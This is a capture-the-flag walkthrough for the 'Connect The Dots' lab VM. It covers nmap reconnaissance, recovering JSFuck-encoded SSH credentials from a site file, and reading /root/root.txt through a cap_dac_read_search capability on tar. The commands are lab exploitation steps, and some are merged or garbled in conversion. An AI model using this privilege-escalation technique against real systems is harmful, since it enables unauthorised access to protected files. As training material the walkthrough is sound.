


# Connect The Dots

IP-192.168.56.186  
Walkthrough by Basil  
Wattlecorp Cybersecurity Labs

## Reconnaissance

let's check open ports, services, version etc using nmap  
sudo nmap -A -p- 192.168.56.186




```
(bas@parrot) [~/comp.ctf.walkthroughs/connectthedots]
$ sudo nmap -A -p- 192.168.56.186
[sudo] password for bas:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-30 11:26 IST
Nmap scan report for 192.168.56.186
Host is up (0.00039s latency).
Not shown: 65528 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.6 or later
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-title: Landing Page
111/tcp   open  rpcbind  2-4 (RPC #100000)
|_ rpcinfo:
|_   program version  port/proto  service
|_   100000 2,3,4      111/tcp     rpcbind
|_   100000 2,3,4      111/udp     rpcbind
|_   100000 3,4        111/tcp6    rpcbind
|_   100000 3,4        111/udp6    rpcbind
|_   100003 3          2049/udp    nfs
|_   100003 3          2049/udp6   nfs
|_   100003 3,4        2049/tcp    nfs
|_   100003 3,4        2049/tcp6   nfs
|_   100005 1,2,3      20000/udp   mountd
|_   100005 1,2,3      50015/tcp   mountd
|_   100005 1,2,3      51012/udp6  mountd
|_   100005 1,2,3      52011/tcp6  mountd
|_   100021 1,3,4      34124/udp   clockmgr
|_   100021 1,3,4      34992/udp6  clockmgr
|_   100021 1,3,4      45007/tcp   clockmgr
|_   100021 1,3,4      46405/tcp6  clockmgr
|_   100227 3          2049/tcp    nfs_acl
|_   100227 3          2049/tcp6   nfs_acl
|_   100227 3          2049/udp    nfs_acl
|_   100227 3          2049/udp6   nfs_acl
2049/tcp  open  nfs_acl  3 (RPC #100227)
2022/tcp  open  ssh     OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
|_ ssh-hostkey:
|_   2048 30:4f:e8:76:b4:07:04:05:06:78:dd:23:4e:b5:09:ed (RSA)
|_   256 ac:d2:c8:07:4b:41:77:af:06:19:11:05:02:39:0f:00 (ECDSA)
|_   256 93:77:78:07:cc:08:04:8a:75:4b:c2:0c:13:4b:19:0d (ED25519)
|_ 9007/tcp open  mountd   1-3 (RPC #100005)
```

Great we got six open ports and it's services from nmap output.  
Let's enumerate and get to the user and root access.

## Enumeration


Let's start to analyse from port 80.



It was just a simple webpage and from the source code it was redirecting to index.html. But from that source we got another directory and user named norris.



Great we a directory named mysite and after spending somemore time figuring out to move on we found bootstrap.cs contains jsfuck encoded.




## Index of /mysite

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>	-	-	-
<a href="#">all.css</a>	2019-10-10 22:17	54K	
<a href="#">bootstrap.bundle.min.js</a>	2019-10-11 04:50	77K	
<a href="#">bootstrap.min.css</a>	2019-10-11 04:52	66K	
<a href="#">bootstrap.min.css</a>	2019-10-11 04:49	152K	
<a href="#">jquery.slim.min.js</a>	2019-10-11 04:49	69K	
<a href="#">register.css</a>	2019-10-10 22:17	2.4K	
<a href="#">register.html</a>	2019-10-10 22:22	1.9K	


Apache/2.4.38 (Debian) Server at 192.168.56.186 Port 80



Let's download bootstrap.min.css and take a look



Now let's delete these characters var a = " and also the last line. Make sure to delete all characters before decoding. Then let's decode it using online decoders.




Great we got the credentials of norris. Let's login using ssh

## Exploitation

Since we have credentials of norris. Let's directly login.

```
ssh norris@192.168.56.186
pass- TryToGuessThisNorris@2k19")
id
cat user.txt
```



Great we got the user flag. Now since there is only one user we just have to escalate directly to root.

Thus, we explored further and looked for weak service configuration such as SUDO and SUID permission but found nothing related to it. After spending some more time, we saw capability with +ep permission is set on tar program with the help of given below command.

```
/sbin/getcap -r / 2>/dev/null
```

Now it was time to exploit the given permissions on the tar program, so we created the "raj.tar" archive for the / root / root.txt file, and then extract the generated tar file from the current directory as shown below.

```
/usr/bin/tar -cvf raj.tar /root/root.txttar -xvf raj.tar
```

As a result, we'll have the root directory in our current directory, so we'll be able to read the root.txt file as shown.

```
cd rootcat root.txt
```

```
Applications Places System
norris@sirrom: ~/root
File Edit View Search Terminal Tabs Help
norris@sirrom: ~/root
norris@sirrom:~$ /sbin/getcap -r / 2>/dev/null
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/usr/bin/tar = cap_dac_read_search+ep
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/bin/ping = cap_net_raw+ep
norris@sirrom:~$
norris@sirrom:~$ ls -la /usr/bin/tar
-r-xr-x--- 1 root norris 445568 Apr 23 2019 /usr/bin/tar
norris@sirrom:~$ /usr/bin/tar -cvf baz.tar /root/root.txt
/usr/bin/tar: Removing leading '/' from member names
root/root.txt
norris@sirrom:~$ tar -xvf baz.tar
root/root.txt
norris@sirrom:~$ cd /root/
-bash: cd: /root/: Permission denied
norris@sirrom:~$ cd root/
norris@sirrom:~/root$ ls
root.txt
norris@sirrom:~/root$ cat root.txt
8fc9376d961670ca10be270d52eda423
norris@sirrom:~/root$ id
uid=1001(norris) gid=1001(norris) groups=1001(norris),27(sudo)
norris@sirrom:~/root$
```